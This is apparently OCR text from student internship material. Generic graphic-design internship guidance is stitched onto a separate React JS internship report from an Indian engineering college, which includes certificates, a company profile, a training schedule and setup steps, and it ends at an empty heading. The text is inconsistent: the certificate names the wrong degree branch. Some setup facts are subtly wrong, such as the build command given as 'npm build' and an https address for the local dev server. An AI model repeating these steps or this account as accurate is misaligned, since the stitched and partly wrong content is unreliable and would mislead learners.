
Technology plays a pivotal role in shaping the field of graphic design, enabling designers to create visually compelling and innovative visuals. Here are some key technologies that have revolutionized graphic design:

Graphic Design Software:

Adobe Creative Suite: Software like Photoshop, Illustrator, InDesign, and more offer a wide range of tools for creating and editing images, illustrations, layouts, and typography.

ADOBE PHOTOSHOP:





Digital Illustration Tools:
Tablets and Stylus Devices: Tools like Wacom tablets allow for precise digital illustration and drawing, enhancing the creation of custom graphics.

Vector Graphics Software: Programs like Adobe Illustrator enable the creation of scalable vector graphics that maintain quality across various sizes.

Typography Tools:
Font Libraries: Digital fonts and typefaces are essential for conveying various moods and styles in design.

Type Design Software: Designers can create custom fonts using software tailored for typeface design.

3D Design and Rendering:
3D Modeling Software: Applications like Blender or Autodesk Maya enable the creation of three-dimensional objects and scenes.

3D Rendering Software: These tools transform 3D models into realistic images or animations.

Web and User Interface (UI) Design:
UI/UX Design Software: Tools like Adobe XD, Figma, and Sketch help designers create user-friendly and visually appealing digital interfaces.

UI/UX Design Software:
Animation Software: Applications like Adobe After Effects allow designers to create motion graphics, animations, and visual effects.

Virtual Reality (VR) and Augmented Reality (AR):
VR Design Tools: Designers can create immersive experiences by designing visuals for virtual reality environments.

AR Tools: Augmented reality design tools enable the creation of interactive experiences that blend digital elements with the real world.

Color Management and Editing:
Color Correction Software: Tools like Adobe Lightroom and Photoshop facilitate precise color editing and correction.

Color Palettes and Swatches: Digital tools help designers choose and manage color schemes effectively

Online Collaboration and Communication:
Cloud-Based Platforms: Tools like Dropbox, Google Drive, and Adobe Creative Cloud enable collaborative work and easy file sharing among team members.

Communication Tools: Messaging platforms and project management software facilitate real-time communication and project coordination.

Cloud-Based Platforms:
Print Design Software: Applications like Adobe InDesign are tailored for creating layouts and designs optimized for print.

Print Techniques: Digital printing and advanced techniques like 3D printing offer new possibilities for print design.


Automated Design Tools:
AI-powered tools can assist in generating designs, suggesting layouts, or even creating custom visuals based on inputs.

Print Design Software:
These technologies continue to evolve, providing graphic designers with new opportunities for creativity, efficiency, and cross-platform versatility in their work.

TOOLS AND TECHNOLOGY:

Learning about Photoshop tools during an internship is a great opportunity to develop valuable graphic design and image editing skills. Adobe Photoshop is a powerful software used for various tasks such as photo retouching, graphic design, digital painting, and more. Familiarizing myself with its tools will help me become proficient in using the software effectively. During my internship, I'll likely have the chance to work on projects that require the use of these tools. It's important to practice and experiment with them to gain a deeper understanding of how they work and how they can be used creatively. Additionally,

consider seeking guidance from my mentors or colleagues to enhance my skills and learn advanced techniques.



LAYOUT DESIGNING:

Learning about layout design during an internship can be a rewarding experience that equips you with essential skills for creating visually appealing and user-friendly designs. Layout design is a crucial aspect of various fields, including graphic design, web design, and print media. Here's a guide on what to focus on when learning about layout design during your internship:

1. Understanding Visual Hierarchy:

Learn how to establish a clear visual hierarchy to guide the viewer's eye through the design. Study techniques for emphasizing important elements using size, color, contrast, and positioning.

2. Composition Principles:


Explore design principles such as balance, alignment, proximity, and repetition.
Understand how to create layouts that feel harmonious and organized.

3. Grid Systems:

Familiarize yourself with grid-based layouts that provide structure and consistency to designs.
Learn how to use columns, rows, and gutters to arrange content effectively.


4. Typography:

Gain knowledge of typography fundamentals, including font selection, hierarchy, spacing, and legibility.
Experiment with various typefaces and understand how to pair fonts for a cohesive design.



5. Color Theory:

Study color psychology and learn how to choose and combine colors that evoke the desired emotions and convey the intended message.
Grasp concepts like complementary, analogous, and monochromatic color schemes.



6. White Space Management:

Learn the importance of white space (negative space) in design and how to use it to enhance readability and visual impact.
Understand how to strike a balance between content and empty space.

7. Responsive Design:

If applicable to your internship, explore responsive design principles for web and mobile layouts.
Learn how to adapt layouts for different screen sizes and orientations.

8. Software Proficiency:

Familiarize yourself with design software such as Adobe InDesign, Illustrator, or other tools commonly used for layout design.
Practice using these tools to create and manipulate layouts.

9. User-Centered Design:

Understand the importance of designing layouts with the end user in mind.
Learn how to create user-friendly interfaces and optimize user experience.

10. Project Collaboration:

- Gain experience working as part of a team, collaborating with other designers, writers, and clients.
- Learn how to incorporate feedback and iterate on designs to achieve the best results.

11. Real-world Projects:

- Apply your knowledge to real-world projects, such as designing brochures, posters, websites, or mobile app interfaces.
- Seek guidance from mentors or supervisors to enhance your skills and address challenges.


12. Feedback and Improvement:

- Embrace constructive feedback and use it as a tool for growth.
- Continuously seek ways to improve your designs and refine your layout skills.

LOGO DESIGNING:

Embarking on an internship focused on logo design offers a unique chance to delve into the art of crafting impactful visual identities. Throughout this experience, you'll dive into the essential principles of logo design, mastering the delicate balance between simplicity and symbolism. You'll learn to distill complex concepts into a singular, memorable mark, employing elements like typography, color psychology, and shape to convey brand values succinctly. By embracing iterative processes and feedback, you'll refine your skills in conceptualization, sketching, digital rendering, and presentation, all while gaining insight into the intricate relationship between design and brand identity. This internship promises not only the acquisition of technical expertise but also the cultivation of a discerning eye for aesthetics, positioning you to become a proficient and imaginative logo designer.

PROJECTS DURING INTERNSHIP:



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POSTER DESIGN:

Embarking on an internship focused on poster design provides an invaluable opportunity to immerse yourself in the art of visual communication. Throughout this experience, you'll discover the intricacies of effectively conveying messages through captivating imagery and thoughtful layout. By studying typography, color theory, composition, and hierarchy, you'll learn to craft posters that captivate attention, evoke emotions, and deliver information concisely. Through hands-on projects, guidance from mentors, and a commitment to refining your skills, you'll emerge from this internship with the ability to create impactful posters that inspire, inform, and leave a lasting impression.

PROJECTS DURING INTERNSHIP:

PROJECTS : VISITING CARD AND LETTER DESIGN

INTERNSHIP AT TOPS TECHNOLOGY

AN INTERNSHIP REPORT

Submitted by

Yash Saradva

200390107503

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at TOPS TECHNOLOGIES** has been carried out by **Yash Kantilal Saradva** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Mechanical Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Akshay Kansara	Prof. Akshay Kansara
Internal Guide	Head of Department

PMMS Certificate

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 15 May 2023 (15:17:47)

This is to certify that, ***Yash Saradva*** (Enrolment Number - 200390107503) working on project entitled with ***Web Development with React JS*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Yash Saradva

Name of Guide : Mr. Akshay Rameshchandra Kansara

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

Company Certificate

TOPS Technologies

Completion Letter

This is to confirm that - **Yash Saradva**

Underwent training from our company. He candidate was working on live Internship in **React Js** with our organization as a trainee.

The project training period - **3 Months**

Yash was found to be very hardworking and sincere in the assigned work. I wish **Yash** the best of luck for the bright future.

For, TOPS Technologies Pvt. Ltd.

Authorized Signatory

Best Regards,

Yatrik Goswami
Manager
8238059578

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Tops Technologies** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Akshay Kansara** & **Jay Amin (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
Yash Saradva	_____

ACKNOWLEDGMENT

I would like to express my sincere gratitude and appreciation to the management team of ***Tops Technology*** and Mr. Jay Amin for providing me with the opportunity to undertake my internship at their esteemed organization. Their guidance and support have been invaluable to me throughout this journey, and I am grateful for the experience and knowledge gained.

I would also like to extend my heartfelt thanks to my external guide, Mr. Jay Amin, for his constant guidance, encouragement, and support throughout the internship. His expertise and knowledge in the field have been instrumental in shaping my understanding and approach towards the project.

Furthermore, I would like to acknowledge my internal guide, Mr. Akshay Kansara, for his continuous support, valuable insights, and constructive feedback throughout the project. His encouragement and guidance have been vital in helping me navigate through the challenges faced during the project.

Lastly, I would like to extend my sincere thanks to the entire ***Tops Technology*** family for their constant support and encouragement during my internship. Their willingness to share knowledge, offer advice, and provide feedback has been invaluable to my professional and personal growth.

Once again, I express my heartfelt thanks to everyone who has contributed to the success of this internship and project.

Abstract

This report contains the work done by the author during his internship at ***Tops Technology*** and the development of Quiz App using React JS. The Web App was designed to provide a user-friendly and interactive platform for students to learn and practice various Industrial Subjects. The project involved developing the Web App's user interface, integrating multimedia content.

During the training internship, I gained valuable experience in web application development using React JS and working in a team environment. I collaborated with other developers and designers to practice in developing effective website.

Overall, this internship and project provided a valuable opportunity to apply theoretical knowledge in a practical setting, gain industry experience, and develop new skills in web development. The Quiz Web App during this internship has the potential to enhance student learning and engagement, and can be further improved and developed in the future.

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Abbreviations

NPM	Node Package Manager
CLI	Command Line Interface

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Chapter 1. OVERVIEW OF THE COMPANY

1.1 COMPANY PROFILE:

"TOPS" Stands for Training Outsourcing Placement Services. TOPS Technologies is a rapidly growing company that provides Job Oriented Training, Web and Mobile Design - Development with Testing & Support services along with other professional placement and recruitment services and solutions.

We have worked for and have provided services to the 6 of the top 10 Fortune 500 companies of the world. Our team has worked in the US for more than 10 years and has management degrees from the US. TOPS Technologies was awarded the TOP 2008 Business in the US for the year 2008-2009.

Started with a vision of bridging the gap between skills required and talent created by colleges, today TOPS Technologies is one of the largest IT Training and Finishing Schools with expertise in ASP.Net, PHP, Java, iPhone, Android, Software Testing, SEO, Web Design. Today we have Software Development training centers in Ahmedabad, Vadodara, Rajkot, Surat, Navsari, Mehsana, Junagadh, Indore, Bhopal, Jabalpur, Noida, Kota, Jaipur, Nagpur, Dehradun.

At TOPS Technologies we do not like to be termed as just an Outsourcing company; we believe in becoming your solutions partner. Our approach of “You think it, we build it” gives us the perfect mantra for the work we do. Our implementations have benefited organizations in creating the best solutions along with major cost savings. Today we have a team of 100+ developers with varied expertise in creating some of the best web/mobile applications in the market.

Fig 1.1 Company Logo

1.2 TRAINING PROVIDE BY THE COMPANY:

A. Software Development

B. Designing

C. Mobile Development

D. Some Specialized Course

E. Data Science, AI, and ML

F. Live Project Training

G. Software Testing

H. Hardware Networking

I. Digital Marketing

Chapter 2. INTRODUCTION TO INTERNSHIP

2.1 INTERNSHIP SUMMARY:

I recently completed an internship with ***Tops Technology***, where I had the opportunity to React JS technology. The experience was both challenging and rewarding, and I gained valuable knowledge and skills that will undoubtedly benefit me in my future career.

During the Internship, I was trained in different technologies such as JavaScript, Advanced JavaScript, and React JS. I was able to gain hands-on experience with React JS, a popular technology used for building Single Page Application by performing the different on daily basis using Real Life Examples.

Throughout the internship, I was able to hone my problem-solving skills, as I encountered various challenges in the training process. I had to think critically and come up with creative solutions to gain more experience in the field of problem solving.

One of the most rewarding aspects of the internship was the opportunity to work closely with experienced developers who provided guidance and mentorship throughout the process. I was able to learn from their expertise and gain insights into the industry, which will be valuable as I pursue a career in technology.

Overall, my internship with ***Tops Technology*** was an excellent opportunity to gain practical experience with React JS and develop my skills in a problem solving with real-world setting. I am grateful for the opportunity and look forward to applying what I have learned in future projects.

2.2 PURPOSE:

The purpose of my internship in React JS was to gain Theoretical and Practical knowledge in this popular technology used for build Single Page Website faster, effectively, and efficiently. Through my Training Internship I hade chances to learn from senior developers about development processes and how it will help full in real world projects. The purpose of the internship was also to gain insights into the web development process, including design, development, and testing, and to prepare me for a career in technology. Ultimately, the purpose of the internship in React JS was to help me develop my skills, knowledge, and experience in this technology, and to provide me with a foundation for future success in my career.

2.3 OBJECTIVE:

The objective of my internship in React JS was to gain practical experience and develop technical skills in this popular Web App Development Technology. Specifically, I aimed to:

- Gain experience in designing and developing web applications using React JS
- Develop skills in debugging and testing web applications
- Learn best practices for web app development using React JS
- Develop skills in collaborating with other developers and working in a team environment
- Gain insights into the Single page web development process, including design, development, and testing, and learn how to apply it to real-world projects
- Acquire knowledge of the latest trends and techniques in web app development
- Develop my communication and problem-solving skills, and build my confidence as a developer.

2.4 TECHNOLOGY:

The technology used in my internship in React JS included React JS itself, as well as other tools and technologies commonly used in web app development. Specifically, I worked with:

React JS	React is a free and open-source front-end JavaScript library for building user interfaces based on components.
JavaScript	JavaScript, often abbreviated as JS, is a programming language that is one of the core technologies of the World Wide Web, alongside HTML and CSS.
Bootstrap	Bootstrap is a free and open-source CSS framework directed at responsive, mobile-first front-end web development.
HTML	The Hypertext Markup Language or HTML is the standard markup language for documents designed to be displayed in a web browser.
CSS	Cascading Style Sheets is a style sheet language used for describing the presentation of a document written in a markup language such as HTML or XML.
Git	Git is a distributed version control system that tracks changes in any set of computer files, usually used for coordinating work among programmers collaboratively developing source code during software development.
GitHub	GitHub, Inc. is an Internet hosting service for software development and version control using Git.

Table 2.1 Technologies

2.5 TRAINING SCHEDULING:

Week	Topics	Duration
1	HTML – CSS – Basic JS	1 Week
2-3	Advanced JavaScript	2 Week
4-5	React JS	2 Weeks
6-7	React Router Dom, Hooks	2 Week
8-9	React-Redux and doubt solve	2 Week
10-12	Project	3 Week

Table 2.2 Schedule

Chapter 3. GETTING STARTED

3.1 ENVIRONMENT SETUP:

1. **INSTALL Node.JS:** React JS requires Node.js to be installed on your system. You can download and install the latest version of Node.js from the official website at https://nodejs.org.
2. **NPM:** Node Package Manager is a package manager for the JavaScript programming language maintained by npm, Inc. npm is the default package manager for the JavaScript runtime environment Node.JS.
3. **Code Editor:** A source-code editor is a text editor program designed specifically for editing source code of computer programs. There are many editors such as VS Code, Atom, Sublime, Notepad++ etc. VS Code is best suitable for edit the React JS projects.
4. **Creating New Project:** For creating a new project you need to run the following in CLI *npx create-react-app my-app*. Here npm will create a React JS project in the directory as a name of *my-app* in which CLI is open. Here you can *my-app* as per your project name.
5. **Start the Development Server:** To start the development server, open CLI in your root of project. Then run the following command, *npm start*. By running this command NPM will start the local server for your project. The default link address for open local server would be https://localhost:3000/.
6. **Building Project:** After completion of project, Project needs to be build in proper manner. For that you need to run the command *npm build*. This will create separate folder containing the required project files for Deployment.




Fig 3.1 Welcome Page

Chapter 4. FOLDER STRUCTURE

4.1 REACT FOLDER STRUCTURE:

